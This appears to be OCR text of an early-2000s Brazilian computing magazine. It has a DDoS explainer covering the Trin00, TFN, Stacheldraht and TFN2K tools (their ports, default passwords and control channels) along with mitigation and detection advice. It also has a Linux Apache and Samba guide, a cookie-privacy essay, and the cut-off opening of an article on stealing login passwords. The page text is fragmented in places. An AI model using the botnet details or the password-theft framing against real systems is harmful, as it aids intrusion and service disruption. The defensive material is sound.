Uma vez que a máquina é invadida, os binários das ferramentas de DDoS são instalados nestas máquinas para permitir que elas sejam controladas remotamente. São estas máquinas comprometidas que desempenharão os papéis de masters ou agentes.

A escolha de qual máquina será usada como master e qual como agente dependerá do critério do atacante. A princípio, o perfil dos master é o de máquinas que não são manuseadas constantemente pelos administradores e muito menos são frequentemente monitoradas. Já o perfil dos agentes é o de máquinas conectadas à Internet por links relativamente rápidos, muito utilizados em universidades e provedores de acesso.

Uma vez instalado e executado o daemon DDoS que roda nos agentes, eles anunciam sua presença aos masters e ficam à espera de comandos (status "ativo"). O programa DDoS cliente, que roda nos masters, registra em uma lista o IP das máquinas agentes ativas. Esta lista pode ser acessada pelo atacante.

A partir da comunicação automatizada entre os masters e agentes, organizam-se os ataques.

Opcionalmente, visando ocultar o comprometimento da máquina e a presença dos programas de ataque, são instalados rootkits.

Vale a pena salientar que as fases 1 e 2 são realizadas quase que uma imediatamente após a outra e de maneira altamente automatizada. Assim, são relevantes as informações que apontam que os atacantes podem comprometer uma máquina e instalar nela as ferramentas de ataque DDoS em poucos segundos.

A intrusão e a instalação de programas são feitas de maneira altamente automatizada

Fase 3: Disparando o ataque

O atacante controla uma ou mais máquinas master, as quais, por sua vez, podem controlar um grande número de máquinas agentes. É a partir destes agentes que é disparado o flood de pacotes que consolida o ataque. Os agentes ficam aguardando instruções dos masters para atacar um ou mais endereços IP (vítimas), por um período específico de tempo.

Assim que o atacante ordena o ataque, uma ou mais máquinas vítimas são bombardeadas por um enorme volume de pacotes, resultando não apenas na saturação do link de rede, mas principalmente na paralisação dos seus serviços.

FERRAMENTAS DE DDoS

Ao contrário do que se pensa, os ataques DDoS não são novos. A primeira ferramenta conhecida com esse propósito surgiu em 1998. Desde então, foram diversas as ferramentas de DDoS desenvolvidas, cada vez mais sofisticadas e com interfáceis mais amigáveis. O que é no mínimo preocupante, pois nos dá uma idéia de quão rápido se movimenta o mundo hacker. A seguir, elas são listadas na ordem em que surgiram:

1. **Fapi** (1998)
2. **Blitznet**
3. **Trin00** (jun/99)
4. **TFN** (ago/99)
5. **Stacheldraht** (set/99)
6. **Shaft**
7. **TFN2K** (dez/99)
8. **Trank**
9. **Trin00 win version**

Não é propósito deste artigo abordar todas as ferramentas de DDoS disponíveis, mas apenas conhecer o funcionamento básico das principais, que são Trin00, TFN, Stacheldraht e TFN2K.

TRIN00

O Trin00 é uma ferramenta distribuída usada para lançar ataques DoS coordenados, especificamente, ataques do tipo UDP flood. Para maiores informações a respeito de ataques deste tipo, veja em *http://www.cert.org/advisories/CA-96.01.UDP_service_denial.html*

Uma rede Trin00 é composta por um número pequeno de masters e um grande número de agentes.

O controle remoto do master Trin00 é feito através de uma conexão TCP via porta 27665/tcp. Após conectar, o atacante deve fornecer uma senha (tipicamente, "betaalmostdone").

A comunicação entre o master Trin00 e os agentes é feita via pacotes UDP na porta 27444/udp ou via pacotes TCP na porta 1524/tcp. A senha padrão para usar os comandos é "l44adsl" e só comandos que contêm a substring "l44" serão processados.

A comunicação entre os agentes e o master Trin00 também é através de pacotes UDP, mas na porta 31335/udp.Quando um daemon é inicializado, ele anuncia a sua disponibilidade enviando uma mensagem ("*HELLO*") ao master,o qual mantém uma lista dos IPs das máquinas agentes ativas, que ele controla.

Tipicamente, a aplicação cliente que roda no master tem sido encontrada sob o nome de **master.c**, enquanto que os daemons do Trin00 instalados em máquinas comprometidas têm sido encontrados com uma variedade de nomes, dentre eles: **ns, http, rpc.trinoo, rpc.listen, trinix,** etc. Tanto o programa cliente (que roda no master) quanto o daemon (que roda no agente) podem ser inicializados sem privilégios de usuário root.

TFN – TRIBE FLOOD NETWORK

O TFN é uma ferramenta distribuída usada para lançar ataques DoS coordenados a uma ou mais máquinas vítimas, a partir de várias máquinas comprometidas. Além de serem capazes de gerar ataques do tipo UDP flood como o Trin00, uma rede TFN pode gerar ataques do tipo SYN flood, ICMP flood e Smurf/Fraggle. Maiores informações a respeito destetipo de ataques podem ser encontradas em:

http://www.cert.org/advisories/CA-96.21.tcp_syn_flooding.html

http://www.cert.org/advisories/CA-98.01.smurf.html

Neste tipo de ataque, é possível forjar o endereço origem dos pacotes lançados às vítimas, o que dificulta qualquer processo de identificação do atacante.

No caso específico de se fazer uso do ataque Smurf/Fraggle para atingir a(s) vítima(s), o flood de pacotes é enviado às chamadas "redes intermediárias" que consolidarão o ataque, não diretamente às vítimas.

O controle remoto de uma master TFN é realizado através de comandos de linha executados pelo programa cliente. A conexão entre o atacante e o cliente pode ser realizada usando qualquer um dos métodos de conexão conhecidos, tais como: rsh, telnet, etc. Não é necessária nenhuma senha para executar o cliente. No entanto, é indispensável a lista dos IPs das máquinas que têm os daemons instalados. Sabe-se que algumas versões da aplicação cliente usam criptografia (Blowfish) para ocultar o conteúdo desta lista.

A comunicação entre o cliente TFN e os daemons é feita via pacotes ICMP_ECHOREPLY. Não existe comunicação TCP ou UDP entre eles.

Tanto a aplicação cliente (comumente encontrada sob o nome de **tribe**) como os processos daemons instalados nas máquinas agentes (comumente encontrados sob o nome de **td**), devem ser executados com privilégios de usuário root.

STACHELDRAHT

Baseado no código do TFN, o Stacheldraht é outra das ferramenta distribuídas usadas para lançar ataques DoS coordenados a uma ou mais máquinas vítimas, a partir de várias máquinas comprometidas. Como sua predecessora TFN, ela também é capaz de gerar ataques DoS do tipo UDP flood, TCP flood,

ICMP flood e Smurf/fraggle.

Funcionalmente, o Stacheldraht combina basicamente características das ferramentas Trin00 e TFN, mas adiciona alguns aspectos, tais como: criptografia da comunicação entre o atacante e o master, e atualização automática dos agentes.

A idéia de criptografia da comunicação entre o atacante e o master surgiu exatamente porque uma das deficiências encontradas na ferramenta TFN era que a conexão entre atacante e master era completamente desprotegida, obviamente sujeita a ataques TCP conhecidos (hijacking, por exemplo). O Stacheldraht lida com este problema incluindo um utilitário "telnet criptografado" na distribuição do código.

O Stacheldraht combina características das ferramentas Trin00 e TFN

A atualização dos binários dos daemons instaladosnos agentes pode ser realizada instruindo o daemon a apagar a sua própria imagem e substitui-la por uma nova cópia (Solaris ou Linux). Essa atualização é realizada via serviço rpc (514/tcp).

Uma rede Stacheldraht é composta por um pequeno número de mastersonde rodam os programas clientes (comumente encontrados sob o nome de **mserv)**, e um grande número de agentes, onde rodam os processos daemons (comumente encontrados sob o nome de **leaf** ou **td**). Todos eles devem ser executados com privilégios de root.

Como foi mencionado anteriormente, o controle remoto de um master Stacheldraht é feito através de um utilitário "telnet criptografado" que usa criptografia simétrica para proteger as informações que trafegam até o master. Este utilitário se conecta em uma porta TCP, comumente na porta 16660/tcp.

Diferencialmente do que ocorre com o Trin00, que utiliza pacotes UDPna comunicação entre os masters e os agentes, e do TFN, que utilizaapenas pacotes ICMP, o Stacheldraht utiliza pacotes TCP (porta padrão 65000/tcp) eICMP (ICMP_ECHOREPLY).

TFN2K - TRIBLE FLOOD NETWORK 2000

A ferramenta Tribe Flood Network 2000, mais conhecida como TFN2K, é mais uma ferramenta de ataque DoS distribuída. O TFN2K é considerado umaversão sofisticada do seu predecessor TFN. Ambas as ferramentas foram escritas pelo mesmo autor, Mixter.

A seguir são mencionadas algumas características da ferramenta:

Da mesma forma que ocorre no TFN, as vítimas podem ser atingidas por ataques do tipo UDP flood, TCP flood, ICMP flood ou Smurf/fraggle. O daemon pode ser instruído para alternar aleatoriamente entre estes quatro tipos de ataque.

O controle remoto do master é realizado através de comandos via pacotes TCP, UDP, ICMP ou os três de modo aleatório. Estes pacotes são criptografados usando o algoritmo CAST. Deste modo, a filtragem de pacotes ou qualquer outro mecanismo passivo torna-se impraticável e ineficiente.

Diferentemente do TFN, esta ferramenta é completamente "silenciosa", isto é, não existe confirmação (ACK) da recepção dos comandos, a comunicação de controle é unidirecional. Ao invés disso, o cliente envia 20 vezes cada comando confiando em que, ao menos uma vez, o comando chegue com sucesso.

O master pode utilizar um endereço IP forjado.

A título de ilustração, se resume, através da seguinte tabela comparativa, como é realizada a comunicação entre os"personagens" encontrados em um típico ataque DDoS, para cada uma das ferramentas:

Comunicação	Trin00	TFN	Stacheldraht	TFN2K
Atacante->Master	1524/27665/tcp	icmp_echoreply	16660/tcp	icmp/udp/tcp
Master->Agente	27444/udp	icmp_echoreply	65000/tcp,	
icmp_echoreply	icmp/udp/tcp			
Agente->Master	31335/udp	icmp_echoreply	65000/tcp,	
icmp_echoreply	icmp/udp/tcp			

De um modo geral, os binários das ferramentas DDoS têm sido comumente encontrados em máquinas com sistema operacional Solaris ou Linux. No entanto, o fonte dos programas pode ser facilmente portado para outras plataformas.

Ainda em relação às ferramentas, vale lembrar que a modificação do código fonte pode causar a mudança de certas propriedades da ferramenta, tais como: portas de operação, senhas de acesso e controle, nome dos comandos, etc. Isto é, a personalização da ferramenta é possível.

COMO SE PREVENIR?

Até o momento não existe uma "solução mágica" para evitar os ataques DDoS, o que sim é possível é aplicar certas estratégias para mitigar o ataque, este é o objetivo desta seção.

Dentre as estratégias recomendadas, pode-se considerar as seguintes:

Incrementar a segurança do host

Sendo que a característica principal deste ataque é a formação de uma rede de máquinas comprometidas atuando como masters e agentes, recomenda-se fortemente aumentar o nível de segurança de suas máquinas, Isto dificulta a formação da rede do ataque.

Instalar patches

Sistemas usados por intrusos para executar ataques DDoS são comumente comprometidos via vulnerabilidades conhecidas. Assim, recomenda-se manter seus sistemas atualizados aplicando os patches quando necessário.

Aplicar filtros "anti-spoofing"

Durante os ataques DDoS, os intrusos tentam esconder seus endereços IP verdadeiros usando o mecanismo de spoofing, que basicamente consite em forjar o endereço origem, o que dificulta a identificação da origem do ataque. Assim, se faz necessário que:

a) Os provedores de acesso implementem filtros anti-spoofing na entrada dos roteadores, de modo que ele garanta que as redes dos seus clientes não coloquem pacotes forjados na Internet.

b) As redes conectadas à Internet, de modo geral, implementem filtros anti-spoofing na saída dos roteadores de borda garantindo assim que eles próprios não enviem pacotes forjados na Internet.

Limitar banda por tipo de tráfego

Alguns roteadores permitem limitar a banda consumida por tipo de tráfego na rede. Nos roteadores Cisco, por exemplo, isto é possível usando CAR (Commited Access Rate). No caso específico de um ataque DDoS que lança um flood de pacotes ICMP ou TCP SYN, por exemplo, você pode configurar o sistema para limitar a banda que poderá ser consumida por esse tipo de pacotes.

Prevenir que sua rede seja usada como "amplificadora"

Sendo que algumas das ferramentas DDoS podem lançar ataques smurf (ou fraggle), que utilizam o mecanismo de envio de pacotes a endereços de broadcasting, recomenda-se que sejam implementadas em todas as interfaces dos roteadores diretivas que previnam o recebimento de pacotes endereçados a tais endereços. Isto evitará que sua rede seja usada como "amplificadora". Maiores informações a respeito do ataque smurf (e do parente fraggle) podem ser encontradas em *http://users.quadrunner.com/chuegen/smurf*

Estabelecer um plano de contingência

Partindo da premissa que não existe sistema conectado à Internet totalmente seguro, urge que sejam considerados os efeitos da eventual indisponibilidade de algum dos sistemas e se tenha um plano de contingência apropriado, se necessário for.

Planejamento prévio dos procedimentos de resposta

Um prévio planejamento e coordenação são críticos para garantir uma resposta adequada no momento em que o ataque está acontecendo: tempo é crucial! Este planejamento deverá incluir necessariamente procedimentos de reação conjunta com o seu provedor de backbone.

O uso de criptografia torna bastante difícil a detecção de um ataque DDoS

COMO DETECTAR?

As ferramentas DDoS são muito furtivas no quesito detecção. Dentre as diversaspropriedades que dificultam a sua detecção pode-se citar como mais significativa a presença de criptografia. Por outro lado, é possível modificar o código fonte de forma que as portas, senhas e valores padrões sejam alterados.

Contudo, não é impossível detectá-las. Assim, esta seção tem por objetivo apresentar alguns mecanismos que auxiliem na detecção de um eventual comprometimento da sua máquina (ou rede) que indique ela estar sendo usada em ataques DDoS. Estes mecanismos vão desde os mais convencionais até os mais modernos.

Auditoria

Comandos/Utilitários: Alguns comandos podem ser bastante úteis durante o processo de auditoria. Considerando os nomes padrões dos binários das ferramentas DDoS, é possível fazer uma auditoria por nome de arquivo binário usando o comando **find**. Caso as ferramentas não tenham sido instaladas com seus nomes padrões, é possível fazer uso do coman-

do **strings**, que permitiria, por exemplo, fazer uma busca no conteúdo de binários "suspeitos". Esta busca visaria achar cadeias de caracteres, senhas e valores comumente presentes nos binários das ferramentas DDoS.

O utilitário **lsof** pode ser usado para realizar uma auditoria na lista de processos em busca do processo daemon inicializado pelas ferramentas DDoS. Por último, se a sua máquina estiver sendo usada como master, o IP do atacante eventualmente poderia aparecer na tabela de conexões da sua máquina (**netstat**). Se tiver sido instalado previamente um rootkit, este IP não se revelará.

Ferramentas de auditoria de host: Ferramentas como o Tripwire podem ajudar a verificar a presença de rootkits.

Ferramentas de auditoria de rede: O uso de um scanner de portas pode revelar um eventual comprometimento da sua máquina. Lembre-se de que as ferramentas DDoS utilizam portas padrões.

Assim também, analisadores de pacotes podem ser vitais na detecção de trafego de ataque. Para uma melhor análise dos pacotes é importante conhecer as assinaturas das ferramentas DDoS mais comuns. No caso específico da ferramenta TFN2K, que utiliza pacotes randômicos e criptografados (o que prejudica em muito a detecção da ferramenta por meio de análise dos pacotes), é possível alternativamente procurar nos pacotes uma característica peculiar gerada pelo processo de criptografia.

Ferramentas de detecção específicas

Uma variedade de ferramentas foram desenvolvidas para detectar ferramentas de ataque DDoS que, eventualmente, possam ter sido instaladas no seu sistema, dentre elas:

O NIPC (National Infraestructure Protection Center) disponibilizou uma ferramenta de auditoria local chamada "find_ddos" que procura no filesystem os binários do cliente e daemon das ferramentas de Trin00, TFN, Stacheldraht e TFN2K. Atualmente estão disponíveis os binários do find_ddos para Linux e Solaris em: *http://www.fbi.gov/nipc/trinoo.htm*

Dave Dittrich, Marcus Ranum e outros desenvolveram um script de auditoria remota, chamado "gag" que pode ser usado para detectar agentes Stacheldraht rodando na sua rede local. Este script pode ser encontrado em: *http://staff.washington.edu/dittrich/misc/sickenscan.tar*

Dave Dittrich, Marcus Ranum, George weaver e outros desenvolveram a ferramenta de auditoria remota chamada "dds" que detecta a presença de agentes Trin00, TFN e Stacheldraht. Ela se encontra disponível em: *http://staff.washington.edu/dittrich/misc/ddos_scan.tar*

> *Não existe nada que evite os ataques DDoS em 100%. Tudo depende da experiência dos administradores de rede*

Sistemas de detecção de intrusão

Sistemas de detecção de intrusão mais modernos incluem assinaturas que permitem detectar ataques DDoS e comunicação entre o atacante, o master DDoS e o agente DDoS.

COMO REAGIR?

Se ferramentas DDoS forem instaladas nos seus sistemas

Isto pode significar que você está sendo usado como master ou agente. É importante determinar o papel das ferramentas encontradas. A peça encontrada pode prover informações úteis que permitam localizar outros componentes da rede de ataque. Priorize a identificação dos masters. Dependendo da situação, a melhor estratégia pode ser desabilitar imediatamente os masters ou ficar monitorando para coletar informações adicionais.

Se seus sistemas forem vítimas de ataque DDoS

O uso do mecanismo de spoofing nos ataques DDoS dificulta em muito a identificação do atacante. Assim, se há um momento em que pode-se fazer um backtracing e chegar ao verdadeiro responsável é no exato momento em que está ocorrendo o ataque. Isto significa que é imprescindível a comunicação rápida com os operadores de rede do seu provedor de acesso/backbone.

Considere que, devido à magnitude do ataque, não é recomendável confiar na conectividade Internet para comunicação durante um ataque. Portanto, certifique-se que sua política de segurança inclua meios alternativos de comunicação (telefone celular, pager, sinais de fumaça, etc). Mas, por favor, aja rápido, tempo é crucial!

CONSIDERAÇÕES


Não existe nada que evite os ataques DDoS 100%, Os ataques terão êxito, não dependendo da experiência dos administradores de rede.

CONFIGURANDO



PhotoDisc

SERVERS



Aprenda a configurar o servidor Web Apache e o conjunto de ferramentas Samba, que transforma o Linux em servidor de impressão

por **Sh4rk**
www.infoshack.hpg.com.br

Por ser um sistema operacional bastante estável, o Linux tem sido amplamente utilizado como servidor. Confira algumas opções de como ele pode ser configurado.

Servidor WEB

O Apache é um servidor WEB que está disponível gratuitamente na maioria das distribuições Linux. Para verificar se ele já está instalado em seu sistema, digite: rpm -q apache.

Se o pacote estiver instalado, aparecerá uma mensagem indicando a versão disponível. Caso contrário, a mensagem dirá que o pacote não está rodando. Para instalar o Apache, copie os arquivos que começam com o nome "apache" para a raiz do seu Linux. Procure por eles no CD-ROM que você utilizou para instalar o seu sistema operacional. Em seguida, execute o comando rpm -ivh apache*.

Após este procedimento, o servidor WEB estará instalado em seu computador. Rode seu navegador Internet (geralmente o Netscape) e carregue o endereco http://localhost. Uma página padrão do Apache aparecerá.

Agora você já pode partir para o processo de configuração. Porém, é importante saber que a instalação cria diversas pastas e arquivos. Para administrar um servidor Apache, é necessario saber onde elas estão localizadas e a função de cada uma. A seguir, veja uma lista das pastas:

/usr/sbin/httpd: aqui se localizam os processor (daemons) do servidor.

/home/httpd/cgi-bin: Scripts em CGI.

/etc/httpd/conf: arquivos de configuracao.

/home/httpd/icons: ícones em bitmap utilizados pelo servidor WEB.

/home/httpd/html: páginas em HTML.

/var/log/httpd: arquivos de registro.

Além disso, 3 arquivos são responsáveis pela configuração do Apache. Eles estão localizados no diretório /etc/httpd/conf e recebem os nomes de httpd.conf, srm.conf e access.conf. Veja a função de cada um deles :

httpd.conf- é responsável por controlar diretamente o servidor WEB.

srm.conf- controla a especificação dos documentos fornecidos aos clientes pelo servidor.

acces.conf- controla o acesso aos documentos.

Agora que você já sabe onde encontrar os arquivos de configuração, edite-os e publique suas páginas WEB no diretório /home/httpd/html.

Servidores de impressao de arquivos

Se você trabalha em uma empresa que utiliza uma rede de computadores, provavelmente há uma máquina que fica responsável pelo controle da impressora. Neste caso, não é nada econômico comprar uma licença Windows apenas para um computador que fica o tempo todo parado. A melhor solução é configurar o Linux como servidor de impressão. Todo este procedimento é feito de Samba, um conjunto de ferramentas que utiliza um protocolo chamado de SMB (Server Message Block).


Para quem não sabe, este é o mesmo protocolo usado pelo Windows no compartilhamento de arquivos e impressoras.

Mas esta não é a única função do Samba. Ele também permite que os usuários de Windows façam a validação de senha no Linux, da mesma forma que é feito em um servidor de Windows NT Server. Este software está disponível em praticamente todas as distribuições do Linux. Mas, caso você não o tenha, é possível baixá-lo via Internet no endereço www.samba.org.

Para verificar se este pacote já está instalado, digite:

rpm -q samba

Se o pacote estiver instalado, a versão do produto aparecerá. Caso contrário, instale-o usando o comando:





rpm -Uvh samba.x.x.x.

Após a instalação, o pacote adiciona dois servidores: o smbd e o nmbd. Verifique se eles estão rodando usando os seguintes comandos:

```
ps -aux | grep nmbd
ps -aux | grep smbd
```

Se eles não estiverem ativos, você pode iniciá-los usando o comando em modo texto. Basta digitar:

```
samba start
```

Há também uma outra opção que faz com que os servidores rodem automaticamente na inicialização do Linux. Isto é feito através de uma configuração no arquivo /etc/inetd.conf. Edite-o e altere as seguintes linhas:

```
netbios-ssn stream tcp nowait root /usr/sbin/smbd smbd
netbios-ns dgram udp
wait root /usr/sbin/nmbd
nmbd
```

Para finalizar, nao esqueça de reinicar o servidor inetd. Basta executar o comando:

```
killall -HUP inetd
```

Configuração

Toda a configuracao do Samba é controlada por um único arquivo: o /etc/smb.conf. É através dele que você determina todos os recursos (incluindo diretórios e impressoras) que serão compartilhados. Como você irá conferir ao editar este arquivo, ele está subdivido em seções e inicia cada uma delas com um cabeçalho, como [global], [homes], [printers], [tmp], entre outros. Confira agora o processo de configuração necessária para compartilhar uma impressora na rede.

Servidor de Impressao

Para que o compartilhamento funcione, é necessário que a impressora esteja configurada e imprimindo sobre o Linux. No arquivo smb.conf, faça as seguintes mudanças para adicionar uma impressora:

```
[global]
printing = bsd
printcap name = /etc/printcap
load printers = yes
```

COOKIES: ESPIÕES

Os arquivos que fazem da priva

Enquanto você navega pela Internet visitando sites, preenchendo formulários, enviando e-mails, você nem imagina que alguns arquivos estão aterrissando e levantando vôo do seu computador. E muito menos imagina que, a cada decolagem, eles podem estar levando na bagagem lembranças como seus dados pessoais, quais os softwares estão instalados em seu PC, quais as últimas compras que você fez pela Web, senhas, etc.,.. O pior pode acontecer em sites cuja idoneidade não pode ser atestada. Já pensou nos seus dados bancários voando por aí e pousando em mãos sabe-se lá de quem? Isto é pura **invasão de privacidade**. Mas que arquivos são estes ?



São os COOKIES, que entram em operação a partir do primeiro momento em que o internauta visita um site, clica em um banner ou até mesmo se conecta à Internet.

Para que eles servem ?

Já reparou em alguns sites que identificam o seu **nome** e **senha** quando você torna a visitá-lo ? Pois é; existe um cookie em seu computador. Geralmente são armazenados no **diretório c:\windows\cookies** (para Internet Explorer).

Estes arquivos estão sempre de prontidão, realmente de stand by, só à espera de uma ação sua. Entrou em um site **"tal"**, pronto, o cookie deste site **"tal"** já identifica quem você é e









já pode executar a ordem que lhe foi dada quando da sua programação.

Recentemente foi divulgado que a nova versão do programa de correio eletrônico EUDORA entrava em contato com os servidores da empresa que o fabrica (Qualcomm) à revelia do usuário. Programa este que é dado na compra dos modems 3Com (antiga US Robotics). Será que aí está o por-quê da gratuidade do software? Os dados pessoais do internauta começam a servir como moeda de troca. Os executivos da empresa continuam negando tudo.

Este foi um caso no qual se descobriu a comunicação "clandestina". E os outros, dos quais nem suspeitamos? Não é à toa que, mais uma vez no "timing", Bill Gates lança uma nova

versão do Internet Explorer que, de acordo com a configuração efetuada pelo usuário, avisa com mais detalhamento sobre os cookies que estão tentando aterrissar.

Serão os sinais dos tempos? 1984? George Orwell? Bem, hoje na Inglaterra já existe um sistema de câmeras públicas no qual estão registrados todos os rostos da população. Pode-se achar um determinado indivíduo na multidão num piscar de olhos. Este sistema reconhece os traços do rosto com precisão de 99,9%.

Faz-se, então, uma analogia com o mundo virtual: será que aquele indivíduo e/ou aquela comunidade e/ou bairro, etc., está (ão) conectado (s) ? Fazendo o quê ? O que eles costumam

Na Inglaterra já existe um sistema de câmeras públicas no qual estão registrados todos os rostos da população

SILENCIOSOS

cidade algo impossível, na informática

por Leonardo Cardoso
www.pareceresjuridicos.com

comprar? Vamos cruzar as informações e perfis obtidos com os diversos cookies colhidos pelas empresas e traçar uma estratégia de venda para ele (s). Será a regionalização dos mercados em um mundo globalizado, no qual se saberá quando acabou o açúcar em uma determinada casa. Ao mesmo tempo que isto pode ser confortável, pode ser bastante perigoso.

Situação hipotética:

Shiii!!! O fulano está sem saldo no banco! Então não vamos vender para ele nem dar crédito.

Por quê ?

Porque já é a "enésima"vez que isto acontece neste ano.

Aí é que mora o perigo. Onde estará a privacidade do cidadão? Em um futuro próximo, no qual aparentemente tudo estará conectado à Internet (já existe até geladeira com acesso à rede mundial), tudo se conectará com tudo. Você não poderá nem dar um espirro. Para não falar outra coisa.

A Internet é um mundo, cujas características não são ainda totalmente conhecidas. Logo, as medidas de segurança no mundo virtual devem ser tomadas da mesma forma que são tomadas no mundo real. Ou você atende a porta sem olhar no olho mágico? Mesmo olhando, já está difícil...

Leonardo Cardoso é Webmaster e Diretor do site **Pareceres Jurídicos Online** e consultor de informática corporativa.

COMO DESCO

Aprenda a descobrir as senhas de login de usuá

Em primeiro lugar, eu queria informar que este texto é para aqueles que ainda não são hackers e que ainda não sabem "como descobrir senhas". Portanto, espero não receber mails dizendo "bah... isso é pra lammer", etc...

Bom, vamos ao que interessa. Não sei se o título está legal, mas acho que vai se encaixar bem no que vou dizer abaixo.

Com certeza, o maior sonho de um newbie e até de um lammer é o dia em que roubarão suas primeiras senhas, ou seja, quando se aproveitarão da ingenuidade dos outros pela primeira vez.

Mas não existe apenas uma maneira de descobrir senhas. Na verdade, são várias, depende do tempo, do lugar, e da paciência da pessoa. São elas:

